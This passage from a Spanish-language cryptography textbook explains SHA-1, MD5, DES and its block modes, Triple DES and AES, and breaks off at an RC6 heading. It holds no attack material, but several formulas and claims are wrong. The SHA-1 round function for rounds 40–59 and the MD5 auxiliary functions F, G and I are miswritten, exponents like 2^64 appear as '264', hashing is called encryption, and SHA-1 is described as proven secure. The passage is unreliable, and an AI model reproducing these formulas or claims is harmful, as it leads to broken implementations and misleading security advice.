En el año 2002, la norma FIPS 180 fue revisada por segunda vez y la resultante FIPS 180-213 sustituyó a la norma FIPS 180-1 a partir del 1 de Febrero de 2003. Además para reemplazar la norma FIPS 180-1, la norma FIPS 180-2 también agregó tres nuevos algoritmos que producen valores hash más grandes. El algoritmo SHA-1 especificado en la norma FIPS 180-2 es el mismo algoritmo que se especifica en la norma FIPS 180-1, aunque parte de la notación ha sido modificada para ser compatible con la notación utilizada en SHA-256, SHA-384 y SHA-512. Los algoritmos SHA-1, SHA-256, SHA-384 y SHA-512 producen valores hash de diferentes tamaños (160, 256, 384, y los bits de 512), y sus tamaños máximos del mensaje, los tamaños de bloque y los tamaños de palabra también varían considerablemente.

En Febrero de 2004, el NIST publicó un aviso de cambio de la norma FIPS 180-2 para incluir el algoritmo SHA-224. Este algoritmo es idéntico al SHA-256, pero utiliza distintos valores de hash iniciales y trunca el valor final del hash a sus 224 bits más a la izquierda. Además de las funciones de hash criptográficas propuestas por RSA Security, Inc. y el NIST, hay al menos dos propuestas competidoras desarrolladas enteramente en Europa, los algoritmos RIPEMD 128 y RIPEMD-160. Los algoritmos MD4, MD5, y RIPEMD 128 producen valores hash de 128 bits, mientras que el RIPEMD-160 y el SHA-1producen valores hash de 160 bits. Las versiones más nuevas del algoritmo SHA producen valores hash que son incluso más largos. Desde un punto de vista de seguridad, se prefieren valores hash más largos debido a que reducen la probabilidad de colisiones. Por lo tanto se recomienda sustituir el algoritmo MD5 por el SHA-1 o cualquier otra función hash de la familia SHA, cuando sea posible y apropiado.

12.8. SHA - Secure Hash Algorithm

El algoritmo SHA (Secure Hash Algorithm) es básicamente una familia de algoritmos que producen valores hash con fines de seguridad. Fue diseñado por la NSA y promovido por el NIST. La primera especificación de este algoritmo se publicó en el año 1993 y es conocido como el FIPS-180. Debido a un fallo de seguridad, la primera versión del SHA (SHA-0) fue retirado poco después de su publicación. Una versión mejorada fue publicada en el año 1995, como FIPS 180-1, y que comúnmente se conoce en la actualidad como SHA-1.

La idea del algoritmo SHA se basa en el algoritmo MD4 desarrollado por L. Ronald Rivest en el MIT, y por lo tanto comparten la misma estructura. El SHA-1 produce un mensaje de 160 bits a partir de un mensaje con un tamaño máximo de 264 bits y se considera más seguro que el algoritmo MD5. Como ejemplo simple, los resultados de la encriptación con MD5 y SHA-1 sobre la cadena 'abc' son

md5("abc") = "900150983cd24fb0d6963f7d28e17f72"
sha1("abc") = "a9993e364706816aba3e25717850c26c9cd0d89d"

Estos mensajes se representan en formato hexadecimal. Como se puede ver, el resultado del SHA-1 consta de 8 caracteres hexadecimales o 32 bits más. Recordemos que el algoritmo MD5 devuelve cuatro palabras de 32 bits para formar un mensaje de 128 bits. En el caso del SHA-1, el algoritmo devuelve cinco palabras de 32 bits, es decir, un mensaje de 160 bits. Sobre la base del SHA-1, el NIST ha publicado tres versiones más, cada una con mensajes más largos. Se nombran de acuerdo a las longitudes del mismo, es decir, en bits: SHA-256, SHA-384 y SHA-512. Junto con el SHA-1, la familia SHA lanzó un estándar oficial en el año 2002. De todos los algoritmos SHA, solo el SHA-1 se ha examinado muy de cerca por la comunidad criptográfica, y ha demostrado ser seguro. Por esta razón, el SHA-1 ha tenido el apoyo de sectores de la seguridad en todo el mundo.

12.8.1. Algoritmo SHA-1

El algoritmo SHA-1 tiene su origen en el algoritmo MD4 y por lo tanto tiene una estructura similar al algoritmo MD5. El mensaje encriptado de 160 bits proporciona más seguridad y pero la ejecución es más larga.

El algoritmo SHA-1 tiene como entrada un mensaje de longitud variable y produce como salida, un mensaje de 160 bits. Supongamos que tenemos un mensaje de b bits como entrada. El número b es un número entero arbitrario no negativo y cada bit puede ser representado por la secuencia

m{0},m{1}, . . . , m{b – 1}

Al igual que el algoritmo MD5, el algoritmo SHA-1 consta de tres pasos.

Paso 1 Anexar, relleno de bits y agregación de longitud

Este paso es igual al del algoritmo MD5. La secuencia del mensaje se rellena y amplia con un bit a 1 y una secuencia opcional de bits 0 hasta lograr la congruencia a 448 módulo 512. Al final del relleno, se adjunta una representación de 64 bits del mensaje como dos palabras de 32 bits con la palabra de orden en primer lugar. Esto significa que el algoritmo SHA-1 puede encriptar un mensaje de longitud 264 en términos de bits. El resultado del mensaje es un múltiplo exacto de 512 bits para que pueda ser representado como un múltiplo exacto de 16 palabras de 32 bits. Podemos almacenar el mensaje en términos de palabras, y cada palabra son 32 bits. Ahora la secuencia o matriz será M[0], M[1], . . . , M[N – 1]. Observar que el texto plano rellenado y ampliado en palabras de 32 bits, donde N es un múltiplo de 16.

Paso 2 Definición de los datos y funciones para SHA-1

Para procesar el mensaje, se especifican una serie de constantes y funciones predefinidas. En primer lugar, se definen cinco constantes denominadas como h0, h1, h2, h3 y h4, tales como:

h0 = 0x67452301
h1 = 0xefcdab89
h2 = 0x98badcfe
h3 = 0x10325476
h4 = 0xc3d2e1f0

El algoritmo también utiliza 80 constantes en cuatro intervalos iguales, así k_i vale

0x5a827999 en el intervalo $0 \leq i \leq 19$
0x6ed9eba1 en el intervalo $20 \leq i \leq 39$
0x8f1bbcdc en el intervalo $40 \leq i \leq 59$
0xca62c1d6 en el intervalo $60 \leq i \leq 79$

Cada valor es un entero de 32 bits. Para cada intervalo anterior i, se define la correspondiente función f_i (b, c, d) según un intervalo, así

(b AND c) OR ((NOT b) AND d) en el intervalo $0 \leq i \leq 19$
b XOR c XOR d en el intervalo $20 \leq i \leq 39$
(b AND c) OR (b AND d) OR (c OR d) en el intervalo $40 \leq i \leq 59$
b XOR c XOR d en el intervalo $60 \leq i \leq 79$

donde las entradas b, c y d son valores de 32 bits. Todas las operaciones bit a bit dentro de la función se realizan con 32 bits. Técnicamente se especifican 80 funciones. En la práctica, las constantes k_i y las funciones f_i (b, c, d) se implementan como funciones k(i) y f(i,b,c,d), poniendo la variable i como argumento.

Paso 3 Procesado de un mensaje para producir un mensaje encriptado
Dada la secuencia ampliada y rellenada M[0], M[1], . . . , M[N − 1] como se describe en el paso 1, la cadena encriptada de 160 bits se puede calcular con la función de encriptación definida en el algoritmo y como en la mayoría de los casos, consta de una serie de operaciones que básicamente son desplazamientos y operaciones XOR.

12.9. Algoritmo MD5 - Message-Digest 5

El algoritmo MD5 (Message-Digest 5) es una función hash utilizada ampliamente con un valor hash de 128 bits. Sus especificaciones están definidas en la RFC 1321 del IETF. Este algoritmo ha sido empleado en una amplia variedad de aplicaciones de seguridad, y también usado habitualmente para verificar la integridad de los ficheros. Sin embargo se ha comprobado que no resiste a las colisiones, razón por la cual no es recomendable para las aplicaciones como los certificados SSL o firmas digitales relacionadas con esta propiedad. Normalmente la función hash del MD5 se expresa como un número hexadecimal de 32 dígitos.

El algoritmo MD5 fue diseñado por Ron Rivest en el año 1991 para sustituir el algoritmo de la anterior función hash MD4. En el año 1996, se encontró un defecto en el diseño del MD5. Mientras no se solucionó este defecto, los encriptadores empezaron a recomendar el uso de otros algoritmos como el SHA-1. En el año 2004, se encontraron defectos más serios, lo que aún hace su uso menos recomendable.

12.9.1. Descripción del algoritmo

Se empieza suponiendo que se tiene un mensaje de b bits como entrada, y que se quiere obtener su mensaje encriptado. El número b es un entero no negativo arbitrario, b puede ser cero, no tiene que ser un múltiplo de ocho, y puede ser arbitrariamente grande.
Imaginemos los bits del mensaje escrito de la siguiente manera:

m_0 m_1 ... m_{b-1}

Los cinco pasos a efectuar para calcular el mensaje encriptado son los siguientes:

Paso 1. Añadir los bits de relleno
El mensaje es rellenado de modo que su longitud, en bits, sea congruente con 448, módulo 512. De esta manera el mensaje se alarga hasta un máximo de 64 bits, siendo su longitud un múltiplo de 512 bits. El relleno se realiza siempre, incluso si la longitud del mensaje ya es congruente con 448, módulo 512.
El relleno se realiza de la siguiente manera: un único bit 1 se adjunta al mensaje, y luego tantos bits 0 se añaden de manera que la longitud en bits del mensaje se convierta en congruente con 448, módulo 512. En total, se añaden por lo menos un bit y como máximo 512 más.

Paso 2. Añadiendo la longitud
En el improbable caso de que b sea mayor que 2^{64}, entonces sólo se utilizan los bits de orden inferior de 64. Estos bits se anexan como dos palabras de 32 bits y se añade la palabra de orden inferior de conformidad con los convenios anteriores.
En este punto, el mensaje resultante tiene una longitud que es múltiplo exacto de 512 bits. De forma equivalente, este mensaje tiene una longitud

que es múltiplo exacto de 16 palabras de 32 bits. Así podemos decir que M [0 ... N-1] son las palabras del mensaje resultante, donde N es un múltiplo de 16.

Paso 3. Inicialización del almacén

Se utilizan cuatro palabras (A, B, C, D) para calcular el mensaje encriptado. Estos valores A, B, C y D se inicializan con los siguientes valores hexadecimales en octetos de bajo orden:

palabra A: 01 23 45 67
palabra B: 89 ab cd ef
palabra C: fe dc ba 98
palabra D: 76 54 32 10

Paso 4. Procesado del mensaje en bloques de 16 palabras

Primero se definen cuatro funciones auxiliares que cada uno toma como entrada tres palabras de 32 bits y produce como salida una palabra de 32 bits. Estas funciones son las siguientes:

F(X,Y,Z) = XY AND NOT(X) Z
G(X,Y,Z) = XZ AND Y NOT(Z)
H(X,Y,Z) = X XOR Y XOR Z
I(X,Y,Z) = Y XOR (X AND NOT(Z))

La función F actúa como un condicional para cada bit : si 'X then Y else Z'. La función F podría haber sido definida usando la suma en lugar del operador AND ya que XY AND NOT (X) Z nunca tendrán 1 en la misma posición del bit. Es interesante observar que si los bits de X, Y y Z son independientes e imparciales, cada bit de F(X,Y,Z) será independiente e imparcial.

Las funciones G, H e I son similares a la función F, ya que actúan de forma paralela sobre los bits para producir su salida de los bits de X, Y y Z, de tal manera que si los correspondientes bits de X, Y y Z son independientes e imparciales, a continuación cada bit de G(X, Y, Z), H(X, Y, Z), y I(X, Y, Z) será independiente e imparcial. Tener en cuenta que la función H realiza una operación XOR en función de sus entradas.

Este paso utiliza una tabla T[1 ... 64] de 64 elementos construida a partir de la función seno. Si T[i] es el elemento i de la tabla, es igual a la parte entera de 4294967296 veces abs(sin(i)), donde i se expresa en radianes.

Paso 5. Salida

El mensaje encriptado producido como salida es A, B, C y D, es decir, se comienza con el octeto de orden inferior de A, y termina con el octeto de orden superior de D.

12.10. Algoritmo DES - Data Encryption Standard

Se trata de un algoritmo simétrico con encriptación por bloque. El algoritmo DES traduce los bloques de 64 bits de texto plano en bloques del mismo tamaño pero con texto encriptado, usando claves de una longitud de 56 bits. Cada bloque de 64 bits de texto plano se divide en 2 partes, izquierda y derecha, de 32 bits y se procesan de acuerdo con el algoritmo DES. Los subgrupos siguientes se combinan con otras claves mediante una función muy compleja. La cuestión es que se usan 16 claves y al final los dos grupos, izquierda y derecha, se combinan en sentido contrario. Mediante el uso repetido del proceso y el solape de los bloques, se pueden encriptar bloques mayores de 64 bits.

En la actualidad el algoritmo DES se considera una encriptación poco segura para muchas aplicaciones, principalmente debido a la pequeña longitud de la clave (56 bits). También hay algunos resultados analíticos que demuestran la debilidad teórica de esta encriptación. Se cree que este algoritmo es muy seguro si se usa el Triple DES.

12.10.1. Historia del algoritmo

Los orígenes del algoritmo DES se remonta a los años 1970. En 1972, después de concluir un estudio sobre las necesidades de la seguridad informática por el gobierno de los Estados Unidos, el NIST (National Institute of Standards and Technology) identificó la necesidad de un estándar gubernamental para encriptar la información sin clasificar sensible. Así el 15 de Mayo de 1973, después de consultar con la NSA, el NIST solicitó propuestas para un encriptado que cumpliera un riguroso criterio de diseño. Sin embargo no se consideró apropiada ninguna de las propuestas presentadas. Una segunda solicitud hecha el 27 de Agosto de 1974, hizo que IBM propusiera una solución que fue aceptada. Era un encriptado desarrollado en los años 1973–1974 y que se basaba en el algoritmo encriptador Lucifer de Horst Feistel.

12.10.2. Descripción del algoritmo

El algoritmo DES es un encriptador por bloque, que toma una cadena de longitud fija de bits del texto plano y lo transforma a través de una serie de complicadas operaciones en otra cadena de bits de texto encriptado de la misma longitud. En este caso, el tamaño del bloque es de 64 bits. También utiliza una clave para personalizar la transformación, de modo que la desencriptación, sólo puede ser realizada por aquellos que conocen la clave utilizada en la encriptación. La clave consta de 64 bits, aunque sólo 56 de ellos son realmente utilizados por el algoritmo. Los ocho bits restantes se utilizan únicamente para la comprobación de paridad, y se descartan después de la encriptación. De ahí que la longitud efectiva de la clave sea de 56 bits. El algoritmo DES tiene 4 modos de operación en cuanto a su implementación:

- ECB (Electronic Codebook Mode) para mensajes cortos, de menos de 64 bits,
- CBC (Cipher Block Chaining Mode) para mensajes largos,
- CFB (Cipher Block Feedback) para cifrar bit a bit u octeto a octeto y
- OFB (Output Feedback Mode) con el mismo uso pero evitando la propagación de error.

Al igual que otros encriptados por bloque, el algoritmo DES por sí mismo no es un medio seguro de encriptación, sino que se debe utilizar con uno de los modos de operación antes enumerados.

12.10.2.1. Modo ECB

En el modo ECB (Electronic Codebook Mode), el mensaje de texto se divide en bloques (P1, P2 ,..., Pn) de acuerdo con la longitud del bloque del encriptador. Cada bloque Pi se encripta con la función de encriptación E(), resultando el bloque encriptado Ci, es decir, Ci = E(Pi). El proceso de desencriptado en modo ECB es el mismo que el de la encriptación, salvo que el bloque de texto encriptado Ci es la entrada de la función de desencriptación D() del bloque encriptado que produce el bloque Pi de texto plano, es decir, Pi = D (Ci). El modo ECB es el modo por defecto para muchos encriptadores por bloque y no tienen en absoluto ningún mecanismo de retroalimentación.

12.10.2.2.Modo CBC

En el modo CBC (Cipher Block Chaining Mode), el mensaje de texto plano se divide en bloques (P1, P2 ,..., Pn) de acuerdo con la longitud del bloque del encriptador. El primer bloque de entrada a encriptar se forma aplicando una operación lógica XOR con el primer bloque del mensaje P1 y un vector de inicialización C0. El resultado es encriptado con la función de encriptación E(), y el resultado es el primer bloque de texto encriptado C1. A continua-ción se aplica el operador lógico XOR a este C1 con el siguiente bloque de texto plano P2 y luego se hace la misma encriptación, así la fórmula de iteración es:

$$C1 = E(C0 \text{ XOR } P1) \text{ y } Ci = E(Ci\text{-}1 \text{ XOR } Pi) \text{ donde } i = 1, \ldots, n$$

En la desencriptación en modo CBC, se utiliza el primer bloque de texto encriptado C1 como bloque de entrada a la función de desencriptación D(). El resultado se combina con una operación lógica XOR con el vector de inicialización C0 para obtener el primer bloque de texto plano P1. El segundo bloque encriptado C2 se desencripta con la función D() y luego se le aplica la operación XOR con C1, resultando el bloque de texto plano P2. La fórmula de iteración es

$$P1 = C0 \text{ XOR } D(C1) \text{ y } Pi = Ci\text{-}1 \text{ XOR } D(Ci) \text{ donde } i = 1, \ldots, n$$

En el proceso de encriptación, podemos ver que los bloques de texto encriptado correspondientes con los dos bloques de texto plano idénticos no serán iguales. El primer bloque C0 es un bloque generado aleatoriamente que se conoce vector de inicialización.

Una vez hecho esto, cada bloque de texto encriptado no sólo depende del bloque de texto plano que lo genera, sino también de cada uno de los bloques anteriores, así como del vector de inicialización. Ahora los bloques de texto plano idénticos producen el mismo bloque de texto encriptado sólo si cada uno de los bloques anteriores son idénticos y los vectores de inicialización son iguales. Esta característica es muy popular y ampliamente implementada en muchos sistemas de encriptación por bloque.

12.10.2.3.Modo CFB

En el modo CFB (Cipher Block Feedback), el mensaje de texto plano se divide en bloques (P1, P2 ,..., Pn) con una longitud k del bloque, donde k puede ser desde 1 hasta el tamaño de bloque encriptado. Cuando k es igual al tamaño de bloque del encriptador, se procesa el vector de inicialización C0 con la función de encriptación E() para producir un bloque de salida. A este bloque de salida se le aplica el operador lógico XOR con el primer bloque de texto plano P1 para producir el bloque de texto encriptado C1.

A continuación el texto encriptado C1 se encripta con la función E() y se la aplica otra vez el operador lógico XOR con el texto plano P2. La fórmula de iteración es

C1 = E(C0) XOR P1 y Ci = E(Ci-1) XOR Pi donde i = 1, …, n

Para el proceso de desencriptación, primero se encripta el vector de inicialización C0 con la función de encriptación E() para producir el bloque de salida. A continuación se aplica a este bloque de salida el operador lógico XOR con el primer bloque de texto encriptado C1 para generar el bloque de texto plano P1. C1 se encripta con la función E() y se le aplica otra vez el operador lógico XOR con C2 para producir el bloque de texto plano P2. La fórmula de iteración es

P1 = E(C0) XOR C1 y Pi = E (Ci-1) XOR Ci donde n = , …, n

Una característica del modo CFB es que la función E() está fuera de los bloques de texto plano. El mecanismo de encriptación se utiliza solo para encriptar el bloque encriptado. Esta forma de funcionar permite que se puedan manejar bloques de longitud variable. Supongamos ahora que k es menor que el tamaño de bloque del encriptador y supongamos que tenemos lo siguiente:

E() – la función de encriptación de un bloque encriptado con un tamaño de bloque de 64 bits;

IV – el vector de inicialización con una longitud L en bits, p.e. IV = (IV[1],IV[2],...,IV[L]), donde L < tamaño de bloque;

Pi – el mensaje de texto plano representado como bloques de k bits, p.e. M (texto plano) = P1, P2, P3,...,Pn

Pi = (Pi[1],Pi[2],...,Pi[k]) donde k < tamaño de bloque.

Para una encriptación, el proceso algorítmico en modo CFB debe seguir los pasos siguientes:

- Paso 1. Añadir el vector de inicialización IV de L bits a los bits menos significativos de un vector cero (64-bit) y denominarlo como vector de entrada I:
  I = (I[1], I[2],..., I[64]) = (C0[1],C0[2],...,C0[64])=
  (0,0,...,0,IV[1],IV[2],IV[L])
- Paso 2. Hacer la encriptación de I, p.e. E(I), y tomar los k bits más significativos como resultado. Ahora aplicar el operador lógico XOR al resultado con el primer bloque de texto plano P1 para producir el bloque encriptado C1:
  C1 = H_k(E(I)) XOR P1 donde H_k() devuelve los k bits más significativos
  C1 = (C1[1],C1[2],...,C1[k])
- Paso 3. Descartar los primeros k bits más significativos del bloque de entrada I y anexar C1 al final para formar un nuevo I:
  I = (I[k+1],I[k+2],...,I[64],C1[1],C1[2],...,C1[k]).
  Este nuevo I contiene 64 elementos y puede proceder con el mismo proceso del paso 2 para obtener otro bloque encriptado C2.

Los pasos 2 y 3 se ejecutan varias veces hasta procesar y encriptar todos los bloques Pi del mensaje.

El texto encriptado resultante es C = C1, C2 ,..., Cn y cada bloque de texto encriptado Ci tiene k bits de longitud. Al utilizar el bloque de texto encriptado como entrada, los tres pasos anteriores se puede utilizar para realizar el desencriptado. A veces, especialmente para dispositivos de pequeño tamaño o en tiempo real, la encriptación debe llevarse a cabo antes de obtener todo el bloque completo de datos.

12.10.2.4.Modo OFB

En el modo OFB (Output Feedback Mode), el texto plano se divide en bloques (P1,P2,...,Pn) con una longitud k de bloque donde k vale desde 1 hasta el tamaño de bloque del encriptador. En primer lugar, se procesa un vector de inicialización C0 por la función de encriptado E () para producir un blo-

que de salida. A este bloque de salida se le aplica una operación lógica XOR con el primer bloque de texto plano P1 para producir el bloque de texto encriptado C1. A continuación, la salida de E(C0) es la entrada a la función de encriptación E() y se aplica de nuevo el operador lógico XOR con el texto plano P2. La fórmula de iteración es

C1 = E1(C0) XOR P1 y Ci=Ei(C0) XOR Pi donde i = 1, …, n

Para el proceso de desencriptado, el vector de inicialización C0 es el primer encriptado por la función E() para producir un bloque de salida. A continuación se aplica una operación lógica XOR a este bloque de salida con el primer bloque de texto encriptado C1 para generar el bloque de texto plano P1. A continuación la salida de E1(C0) se encripta con E() otra vez y se aplica una operación lógica XOR con C2 produciendo el bloque de texto plano P2. La fórmula de iteración es

P1=E1(C0) XOR C1 y Pi=Ei(C0) XOR Ci donde i = 1, …, n

Una vez más la función de encriptación E() en el modo OFB está fuera de los bloques de texto plano. Este acuerdo nos permite manejar longitudes variables de bloque.
Supongamos que tenemos lo siguiente:

E() – la función de encriptación de un encriptador por bloque con un tamaño de bloque igual a 64 bits;
IV – el vector de inicialización con una longitud L en bits, p.e. IV=(IV[1],IV[2],...,IV[L]), donde L < 64;
Pi – el mensaje de texto plano representado por bloques de k bits, p.e. M (texto plano) = P1,P2,P3,...,Pn
Pi= (Pi[1],Pi[2],...,Pi[k]) donde k < 64.

Los pasos a seguir en un proceso de encriptación en modo OFB son los siguientes:

- Paso 1. Añadir el vestor de inicialización IV de L bits a los bits menos significativos de un vector cero (64 bits) y denominarlo vector de entrada I:
  I = (I[1], I[2],..., I[64]) = (C0[1],C0[2],...,C0[64])=
  (0,0,...,0,IV[1],IV[2],IV[L])

- Paso 2. Realizar la encriptación de I, p.e. E(I), y tomar los k bits más significativos como resultado. Supongamos que los k bits son O = (O[1], O[2],...,O[k]). Ahora realicemos una operación XOR con O y el primer bloque P1 para producir el bloque encriptado C1:
  O = Hk(E(I)) donde Hk() devuelve los k bits más significativos
  C1 = (C1[1],C1[2],...,C1[k]) = O XOR P1
- Paso 3. Descartar los primeros k bits más significativos del bloque de entrada I y anexar O al final para formar un nuevo I:
  I = (I[k+1],I[k+2],...,I[64],O[1],O[2],...,O[k])
  Este nuevo I contiene 64 elementos y así se continua con el mismo proceso del paso 2 para obtener otro bloque encriptado C2. Continuar el proceso con los pasos 2 y 3 hasta encriptar todos los bloques Pi del mensaje.

El texto encriptado es C = C1,C2,...,Cn y cada bloque de texto encriptado Ci tiene k bits de longitud. Utilizando el bloque encriptado como entrada, los tres pasos anteriores se pueden utilizar para realizar la desencriptación.

Este modo OFB utiliza la salida de una función E(), como mecanismo de alimentación para realizar la encriptación. La estructura algorítmica es similar al modo CFB y por lo tanto también se puede utilizar en dispositivos pequeños o en tiempo real en que se requiere bloques de distintas longitudes.

12.11. Algoritmo TDES – Triple DES

El funcionamiento de algoritmo TDES o Triple DES consiste en aplicar 3 veces el algoritmo DES de la siguiente manera:

- la primera vez usando una clave K1 junto con el bloque B0, de forma ordinaria obteniendo el bloque B1.
- La segunda vez se toma el bloque B1 con la clave K2, diferente a K1 de forma inversa, es decir, lo equivalente a una desencriptación y se obtiene el bloque B2.
- la tercera vez se toma el bloque B2 con una clave K3 diferente a K1 y K2, de forma ordinaria, es decir, se aplica la interacción 1 a la 16 al bloque B0 con la clave K1, después aplica de la 16 a la 1, al bloque B1 con la clave K2, y finalmente aplica una vez mas de la 1 a

la 16 al bloque B2 usando la clave K3, obteniendo finalmente el bloque B3. En cada una de estas tres fases se aplica el modo de operación más adecuado.

Este algoritmo TDES usa una clave de 168 bits, y no se ha podido demostrar que haya habido ataques que hayan podido romperlo con una complejidad de 2^{112}, es decir, efectuar al menos 2^{112} operaciones para obtener la clave a base de fuerza bruta.

12.12. Algoritmo AES – Advanced Encryption Standard

El NIST convocó un concurso para poder tener un algoritmo de encriptación de clave simétrica que fuera seguro y que se pudiera usar al menos en los próximos 20 años como un estándar. En el año 1998 se aceptaron 15 candidatos, que se sometieron a pruebas públicas y los algoritmos finalistas fueron: MARS, RC6, Rijndael, Serpent, y Twofish. Finalmente el ganador fue el algoritmo Rijndael.

El algoritmo AES consta de tres encriptadores de acuerdo al tamaño del bloque utilizado y que se denominan: AES-128, AES-192 y AES-256, según sea el tamaño de la clave. Cada uno de estos encriptadores tiene un tamaño de bloque de 128 bits, con tamaños de clave de 128, 192 y 256 bits, respectivamente. Los encriptadores que utilizan el algoritmo AES se han analizado ampliamente y ahora se utilizan en todo el mundo. El algoritmo AES fue anunciado por el NIST como norma FIPS 197, el 26 de Noviembre de 2001 después de un proceso de estandarización de 5 años. El algoritmo AES es el primer algoritmo de encriptación de acceso público y abierto aprobado por la NSA para encriptar la información de alto secreto. El encriptador Rijndael fue desarrollado por los dos criptógrafos belgas Joan Daemen y Vincent Rijmen.

12.12.1. Descripción del algoritmo

El algoritmo AES se basa en un principio de diseño que se conoce como red de permutación de sustitución. Es un algoritmo rápido tanto en hardware como en software. A diferencia de su predecesor el algoritmo DES, el AES no utiliza una red de Feistel. El algoritmo AES tiene un tamaño de bloque

fijo de 128 bits y un tamaño de clave de 128, 192 ó 256 bits, mientras que el algoritmo Rijndael puede ser especificado con tamaños de bloque y clave de cualquier múltiplo de 32 bits, con un mínimo de 128 bits. El tamaño de bloque tiene un máximo de 256 bits, pero el tamaño de la clave no tiene un máximo teórico. El algoritmo AES opera en base a una matriz de 4×4 octetos, denominado estado. Las versiones de Rijndael con un tamaño de bloque mayor tienen columnas adicionales en cuanto a la matriz estado. La mayoría de los cálculos del algoritmo AES se hacen en un campo finito especial.

El algoritmo de encriptación AES especifica un número de repeticiones de transformación denominados pasos, que convierte el texto plano original en el resultado final de un texto encriptado. Cada paso consta de varias fases de procesamiento, incluyendo una que depende de la clave de encriptación.

Los pasos que sigue el algoritmo AES para la encriptación son:

• Un paso inicial llamado **AddRoundKey**, donde cada octeto de la matriz estado se combina con la clave mediante una operación lógica XOR.

• Distintos pasos intermedios que se puede definir como:

1. Paso **SubBytes**, que consiste en una sustitución no lineal donde cada octeto es sustituido por otro de acuerdo con una tabla de búsquedas.
2. Paso **ShiftRows**, que consiste en una transposición donde cada fila de la matriz estado es desplazada cíclicamente un determinado número de filas.
3. Paso **MixColumns**, que consiste en una operación de mezcla que opera en las columnas de la matriz estado, combinando los cuatro octetos de cada columna.
4. Paso AddRoundKey, ya especificado anteriormente.

• El paso final consta de los pasos SubBytes, ShiftRows y AddRoundKey

En los sistemas con palabras de 32 o más bits, es posible acelerar la ejecución de este algoritmo mediante la combinación de los pasos SubBytes y ShiftRows con el paso MixColumns, y transformándolos en una secuencia de búsquedas de la tabla. Esto requiere cuatro tablas de 256 entradas de 32 bits, que utiliza un total de 4096 octetos de memoria, un octeto por cada tabla. Ahora un paso puede hacer 16 búsquedas en la tabla y 12 operaciones lógicas XOR de 32 bits seguido de otras cuatro operaciones lógicas XOR de

32 bits en el paso AddRoundKey. Si el tamaño resultante, que es una tabla de 4096 octetos, es demasiado grande para la plataforma de destino, la operación de búsqueda de la tabla se puede realizar con una sola tabla de 256 entradas de 32 bits, es decir, 1024 octetos, usando una rotación circular. Utilizando una propuesta orientada al octeto, es posible combinar los pasos SubBytes, ShiftRows, y MixColumns en una sola operación de un paso.

12.12.2. Paso SubBytes

En el paso llamado SubBytes, cada octeto de la matriz estado se actualiza utilizando una caja de sustitución de 8 bits llamada caja S de Rijndael. Esta operación proporciona la no linealidad en la encriptación. La caja S utilizada se basa en el inverso multiplicativo sobre $GF(2^8)$, conocido por tener propiedades de no linealidad. Para evitar los ataques basados en las simples propiedades algebraicas, la caja S se construye mediante la combinación de la función inversa con una transformación afín invertible. La caja S también es elegida para evitar puntos fijos y también cualesquiera puntos estables opuestos.

12.12.3. Paso ShiftRows

El paso llamado ShiftRows opera en las filas de la matriz estado. Desplaza de manera cíclica los octetos de cada fila un determinado número de filas. En el caso del algoritmo AES, la primera fila no se modifica. Cada octeto de la segunda fila se desplaza hacia la izquierda. Del mismo modo, las filas tercera y cuarta se desplazan con un desplazamiento de dos y tres octetos respectivamente. Para el bloque del tamaño de 128 bits y 192 bits, el patrón de desplazamiento es el mismo. De esta manera, cada columna de la matriz estado de salida del paso ShiftRows se compone de octetos de cada columna de la matriz estado de la entrada. Las variantes de Rijndael con un tamaño de bloque más grande tienen desplazamientos ligeramente diferentes. En el caso del bloque de 256 bits, la primera fila no cambia y el desplazamiento de la segunda, tercera y cuarta fila es de 1 octeto, 3 octetos y 4 octetos, respectivamente. Este cambio sólo se aplica para el algoritmo Rijndael cuando se utiliza un bloque de 256 bits.

12.12.4. Paso MixColumns

En el paso llamado MixColumns, los cuatro octetos de cada columna se combinan utilizando una transformación lineal invertible. La función del paso MixColumns toma cuatro octetos de entrada y cuatro octetos de salida, donde cada octeto de entrada afecta a los cuatro octetos de salida. Junto con el paso ShiftRows, el paso MixColumns proporciona la difusión en el encriptador.

Durante esta operación, cada columna es multiplicada por una matriz conocida que para una clave de 128 bits es

$$\begin{bmatrix} 2 & 3 & 1 & 1 \\ 1 & 2 & 3 & 1 \\ 1 & 1 & 2 & 3 \\ 3 & 1 & 1 & 2 \end{bmatrix}$$

La operación de multiplicación se define como: la multiplicación por 1 significa dejar sin cambios, la multiplicación por 2 significa desplazar el octeto a la izquierda y la multiplicación por 3 significa un desplazamiento a la izquierda y a continuación realizar una operación lógica XOR con el valor inicial no desplazado. Después del desplazamiento, debe realizarse otro XOR condicional con 0x1B si el valor desplazado es más grande que 0xFF.

En el sentido más general, cada columna se trata como un polinomio sobre GF (2^8) y a continuación se multiplica por el módulo x^4+1 con un polinomio fijo $c(x) = 0x03 \cdot x^3 + x^2 + x + 0x02$. Los coeficientes se muestran en su equivalente hexadecimal de la representación binaria de los polinomios de GF(2)[x]. El paso MixColumns también puede verse como una multiplicación por una determinada matriz MDS en un campo finito.

12.12.5. Paso AddRoundKey

En el paso llamado AddRoundKey, la subclave se combina con el estado. En cada paso, se deriva una subclave de la clave principal mediante el uso de un clave programada de Rijndael. Cada subclave es del mismo tamaño que el estado. La subclave se agrega combinando cada octeto del estado con el

correspondiente octeto de la subclave usando la operación lógica XOR bit a bit.

12.13. Algoritmo RC6 – Rivest Cipher 6

El RC6 es otro algoritmo de encriptación de Ron Rivest. Fue diseñado en el año 1998 en respuesta a la competencia del algoritmo AES y fue uno de sus rivales más fuertes. Es el sucesor del algoritmo RC5. Siguiendo las tradiciones de la familia de los sistemas de encriptación RC, el algoritmo RC6 es simple, fácil de implementar, y tiene una fuerza de seguridad excepcionalmente alta. Debido a su extensa posibilidad de parametrización, constituye en realidad una familia de encriptadores. El algoritmo RC6 se caracteriza por los tres parámetros siguientes:

w, número de bits utilizados en una palabra
r, número de pasos
b, longitud de la clave en octetos

Combinando estos valores, se obtienen distintos sistemas de encriptación. Por ejemplo, una implementación típica del algoritmo RC6 es la RC6 / 32/20/b que significa que el sistema de encriptación usa palabras de 32 bits, 20 pasos y puede tener una longitud de clave variable de hasta 256 octetos ($0 \leq b \leq 255$).

Al igual que muchos sistemas de encriptación por bloque, la ejecución del algoritmo RC6 consta de tres fases: la generación de las claves, la encriptación y la desencriptación. Básicamente el proceso de generación de claves consiste en utilizar la clave de entrada del usuario para ajustar una serie de subclaves para la encriptación y la desencriptación. Para el algoritmo RC6, la clave de entrada tiene b octetos y se utiliza para generar 2r + 4 palabras almacenadas en la matriz S[0],..., S[2r 3]. Las subclaves S se utilizan para encriptar y desencriptar los mensajes.

12.13.1. Proceso de encriptación /w/r/b

